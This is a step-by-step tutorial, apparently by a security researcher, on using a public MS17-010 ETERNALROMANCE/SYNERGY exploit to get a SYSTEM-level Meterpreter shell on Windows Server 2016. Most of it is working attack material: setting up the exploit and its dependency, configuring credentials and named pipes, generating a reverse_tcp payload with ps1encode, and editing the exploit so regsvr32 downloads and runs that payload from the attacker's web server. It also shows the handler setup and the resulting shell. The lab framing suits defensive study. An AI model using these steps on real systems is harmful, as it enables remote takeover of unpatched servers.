HOW TO EXPLOIT ETERNALROMANCE/SYNERGY TO GET A METERPRETER SESSION ON WINDOWS SERVER 2016

Sheila A. Berta (@UnaPibaGeek) – Security Researcher at Eleven Paths

shey.x7@gmail.com || sheila.berta@11paths.com

July 14, 2017

Table of contents

Introduction

When *Microsoft* released patches for the **MS17-010** vulnerability, it was exposed that the problem is affecting from *Windows 7* (Punctually, was Vista, but well, that doesn't count :P) until *Windows Server 2016*. However, the *"ETERNALS"* exploits published by *TheShadowBrokers* are very unstable trying to impact into systems like *Windows Server 2012* and ahead, causing 99% of the times a BSOD in the victim's machine.

With the objective of understand and make them better, the NSA's exploits that had been published passed throw the eye of many security researchers. Because of this, a few days ago, an exploit (developed by *Sleepya*) that takes advantage of the *ETERNALROMANCE/SYNERGY's* bug has been published, with improvements on the exploitation method, to make it more stable at the moment of attacking systems with ***Windows Server 2012 and 2016***. But the truth is that if you want to use that exploit is necessary to figure out some things, understand really how it works and modify some stuff to get what we want when we impact into a target's machine.

That's why, after analyzing it, I am here again... writing another "how to" post. In this step-by-step I'll explain all the necessary to make Sleepya's exploit work properly and how to modify its behavior in order to obtain a meterpreter session over the target's machine.


Of course, this documentation has been made again by investigation purposes.

Lab environment

To mount the lab environment, we need to configure the following machines:

1. **Target machine - Windows Server 2016**

A machine with Windows Server 2016 64bits will be used as target.



After OS installation is not necessary to make any changes on itself. It's enough to know the IP address and that the machine is ON at the moment of making the attack.

2. **Attacker machine – GNU/Linux**

Is it possible to use any other operative system, as long as in it we can use the following tools:

- Python v2.7 - https://www.python.org/download/releases/2.7/
- Ps1Encode - https://github.com/CroweCybersecurity/ps1encode

- Metasploit Framework - https://github.com/rapid7/metasploit-framework

Summarizing the needed configurations for the lab:

- Windows Server 2016 x64 – IP: 10.0.2.13 → Target.
- GNU/Linux Debian x64 – IP: 10.0.2.6 → Attacker.

Getting the exploit

The exploit has been published on *exploit-db* and can be downloaded from this link: https://www.exploit-db.com/exploits/42315/.

As we can see, it is written on *Python*. Because of this, we will save it with *.py* extension in the attacker machine. Once this is done, if we execute the exploit this error will appear:

```
shei@smc1e:~/devtest/eternalblue$ python exploit.py
Traceback (most recent call last):
  File "exploit.py", line 3, in <module>
    from mysmb import MYSMB
ImportError: No module named mysmb
shei@smc1e:~/devtest/eternalblue$
```

Here you can see how to solve this problem.

Resolving dependencies

On number three line of the exploit, the module *"mysmb"* is imported, this one doesn't belong to Python, either we can install it using pip. This module has been developed by *Sleepya* and we have to download it from his github in the following link: https://github.com/worawit/MS17-010/blob/master/mysmb.py.

We will keep it with the name of *"mysmb.py"* in the same folder we downloaded the exploit. Remember that in Python to make a script able to import the code of a module is necessary to create a file named "__INIT__.py" where they can be found.

By making this, the exploit's script will find the necessary module and won't find any more errors.

```
shei@smc1e:~/devtest/eternalblue$ ls
exploit.py  mysmb.py
shei@smc1e:~/devtest/eternalblue$ touch __INIT__.py
shei@smc1e:~/devtest/eternalblue$ ls
exploit.py  __INIT__.py  mysmb.py
shei@smc1e:~/devtest/eternalblue$ python exploit.py
exploit.py <ip> <pipe_name>
shei@smc1e:~/devtest/eternalblue$
```

Check if the exploit works

Is possible to verify if the exploit is working properly without doing so much modifications. If we execute it just how it is, once the exploitation become successful, it will create a file named *"pwned.txt"* into "C:\" disk of the target machine.

Despite the fact that this simple test does not require to modify anything of the exploit itself, we have to setting up some stuff and parameters which we'll see below.

Authentication

The bug that *ETERNALROMANCE/SYNERGY* takes advantage requires an authenticated attack. May it will be through a *Guest* account if it is enabled, otherwise, we have to obtain a username and password from any other account in the target machine. It's important to highlight that doesn't matter how privileged the account is, even if it is a *Guest* account, the privileges we'll obtain after attacking will be from SYSTEM.

To define this information, we have to open the *exploit.py* with any text editor and go to the line 26 and 27:

```
25
26 USERNAME = 'hackme'
27 PASSWORD = 'Shei1337'
28
```

There we'll be able to setting up the username and password to be used for authentication.

Parameters

The exploit need that we define two parameters: the target's IP address and the *pipe name*. The SMB protocol defines three types of shares:

- *File:* file (or disk) shares, which represent a directory tree and its included files.
- *Print:* print shares, which provide access to print resources on the server.
- *Pipe:* communication between the processes that use the FIFO model, where is known as ***named pipes*** the connections that are still alive meanwhile the system keeps working, despite the fact that the process is no longer active.

Unlike *ETERNALBLUE,* the exploits *ETERNALROMANCE* and *ETERNALSYNERGY* takes advantage of a bug in access to ***named pipes***, that is why we need to define which one will be used at the moment to attacking a machine.

Personally, I use *"spoolss"*, another option is *"browser"*. It is also possible to use the metasploit's scanner: *auxiliary/scanner/smb/pipe_auditor* to see which *pipes* are accessible inside target's machine.


Execution without shellcode

Now, we proceed to execute the exploit with the following command:

python exploit.py <target_ip> spoolss

```
shei@smc1e:~/devtest/eternalblue$ python exploit.py 10.0.2.13 spoolss
Target OS: Windows Server 2016 Standard Evaluation 14393
Target is 64 bit
Got frag size: 0x20
GROOM_POOL_SIZE: 0x5030
BRIDE_TRANS_SIZE: 0xf90
CONNECTION: 0xffff8806fbc8f690
SESSION: 0xffff9e036f3e02d0
FLINK: 0xffff9e036f38e098
InParam: 0xffff9e036f38816c
MID: 0x2003
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
creating file c:\pwned.txt on the target
Done
shei@smc1e:~/devtest/eternalblue$
```

As we said before, if the exploitation was successful, we will see that a new file named *"pwned.txt"* has been created into the target's machine "C:\" drive.



Successful exploitation is a big step. Next, we will continue analyzing how to squeeze the juice a little bit more by modifying the last behavior in the exploit in order to execute a *meterpreter* shell.

Cooking the shellcode

There are a lot of ways to make the exploit execute a *meterpreter shell* or any other action instead of just writing that text file.

The first step is to generate the shellcode that we will use, to do so I will use a way that I personally like a lot and has many advantages when it comes to evading security controls.

Summarizing, the shellcode will be into a .SCT file that the exploit will be responsible for downloading and execute into the target's machine, returning us as a result the super desired *meterpreter*'s session.

Creating .SCT file with PS1ENCODE

Ps1encode is a useful tool that allow us to generate and encode metasploit's payloads in several formats based on PowerShell.

We can to download it from its *github*: https://github.com/CroweCybersecurity/ps1encode.

To generate the needed payload, we'll run the tool with the following parameters:

ruby ps1encode.rb --PAYLOAD windows/meterpreter/reverse_tcp --LHOST=<ATTACKER_IP> --LPORT=4444 -t sct

The .SCT file that we are generating must be stored into a web server in the attacker's machine or in any other machine that can be reach without problems by the target one. That is why when executing the previous command, the tool asks us what will be the full URL where we will host the .sct file. If we are going to use the attacker machine, we just have to put: http://<ATTACKER_IP>.


```
shei@smc1e:~/pentest/ps1encode$ sudo ruby ps1encode.rb --PAYLOAD windows/meterpreter/
reverse_tcp --LHOST=10.0.2.6 --LPORT=4444 -t sct
[sudo] password for shei:
No encoder or badchars specified, outputting raw payload
Payload size: 281 bytes

This encoding format requires staging
Enter the full URL on which the payload will be hosted:
http://10.0.2.6
Payload created! - index.sct


-------------copy the index.sct and host it on http://10.0.2.6-------------
To run, execute the following on the target system:
regsvr32 /s /n /u /i:http://10.0.2.6/index.sct scrobj.dll
shei@smc1e:~/pentest/ps1encode$
```

Allowing shellcode.sct download

The last step has generated a *index.sct* file in the Ps1Encode's folder. To allow this one to be downloaded by the exploit into the target's machine we will have to move it to the web server folder and assign the permissions needed.



After making the execution of the commands that we see in the image above, we will have the shellcode ready to be used.

Alteration of exploit's behavior

If we open the exploit with a text editor and we go to the 463 line and above, we will find the following:

```
463     print('creating file c:\\pwned.txt on the target')
464     tid2 = smbConn.connectTree('C$')
465     fid2 = smbConn.createFile(tid2, '/pwned.txt')
466     smbConn.closeFile(tid2, fid2)
467     smbConn.disconnectTree(tid2)
468
469     #service_exec(conn, r'cmd /c copy c:\pwned.txt c:\pwned_exec.txt')
470
```

There we can see the functions that the exploit uses to create the file *"pwned.txt"* on the target's machine, but more interesting is the line below, in which we can find a *service_exec()* function that is commented.

If we observe, that function executes the *"copy"* command as an example, creating a *"pwned.txt"* copy. This will not be executed if we don't delete the "#" symbol that precedes the function. If we do it and we run again the exploit, we'll see that into the *"C:\"* drive we will have two text files: *pwned.txt* and *pwned_exec.txt*.

We can clearly see that we can modify the copy command for any other that executes what we want.

Executing the shellcode

Now that we know where we have to modify the exploit to change its final behavior, we will edit the line that invokes the function *service_exec()* to execute the command that will download and execute the meterpreter's shell:

regsvr32 /s /n /u /i:http://<attacker_webserver_ip>/shellcode.sct scrobj.dll

The exploit will look like this:

```
463     print('creating file c:\\pwned.txt on the target')
464     tid2 = smbConn.connectTree('C$')
465     fid2 = smbConn.createFile(tid2, '/pwned.txt')
466     smbConn.closeFile(tid2, fid2)
467     smbConn.disconnectTree(tid2)
468
469     service_exec(smbConn, r'regsvr32 /s /n /u /i:http://10.0.2.6/shellcode.sct scrobj.dll')
470
```

Getting the Meterpreter session

Finally, before doing the *exploit.py* execution, we have to configure the metasploit's *exploit/multi/handler* to receive the meterpreter session.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.0.2.6
LHOST => 10.0.2.6
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Starting the payload handler...
```

We execute the exploit saving the modifications that we had made in the last step…

```
shei@smc1e:~/devtest/eternalblue$ python exploit.py 10.0.2.13 spoolss
Target OS: Windows Server 2016 Standard Evaluation 14393
Target is 64 bit
Got frag size: 0x20
GROOM_POOL_SIZE: 0x5030
BRIDE_TRANS_SIZE: 0xf90
CONNECTION: 0xffffcc88cd8da020
SESSION: 0xffffa78325778850
FLINK: 0xffffa783258e6098
InParam: 0xffffa783258e016c
MID: 0x4403
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
creating file c:\pwned.txt on the target
Opening SVCManager on 10.0.2.13.....
Creating service IRsm.....
Starting service IRsm.....
SCMR SessionError: code: 0x41d - ERROR_SERVICE_REQUEST_TIMEOUT - The service did
 not respond to the start or control request in a timely fashion.
Removing service IRsm.....
Done
shei@smc1e:~/devtest/eternalblue$
```

A few seconds later, we will obtain the meterpreter session on the target's machine, with SYSTEM privileges.

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.2.13
[*] Meterpreter session 1 opened (10.0.2.6:4444 -> 10.0.2.13:49698) at 2017-07-1
3 21:47:41 -0400

meterpreter > sysinfo
Computer        : WIN-E8RDGTAMUHC
OS              : Windows 2016 (Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
meterpreter >
```

Final words…

There is no time to waste with final words. Go and patch your systems :-).

Greetz:

Worawit Wang (@sleepya_).

For being by myside whenever I need it:
Claudio Caracciolo (@holesec).
Mateo Martinez (@MateoMartinezOK).
Luciano Martins (@clucianomartins).
Arturo Busleiman (@buanzo).
Ezequiel Sallis (@simubucks).
Cristian Borghello (@crisborghe / @seguinfo).
Sol O. (@0zz4n5).

@DragonJar || @ekoparty || "Las Pibas de Infosec".

--
Sheila A. Berta - @UnaPibaGeek.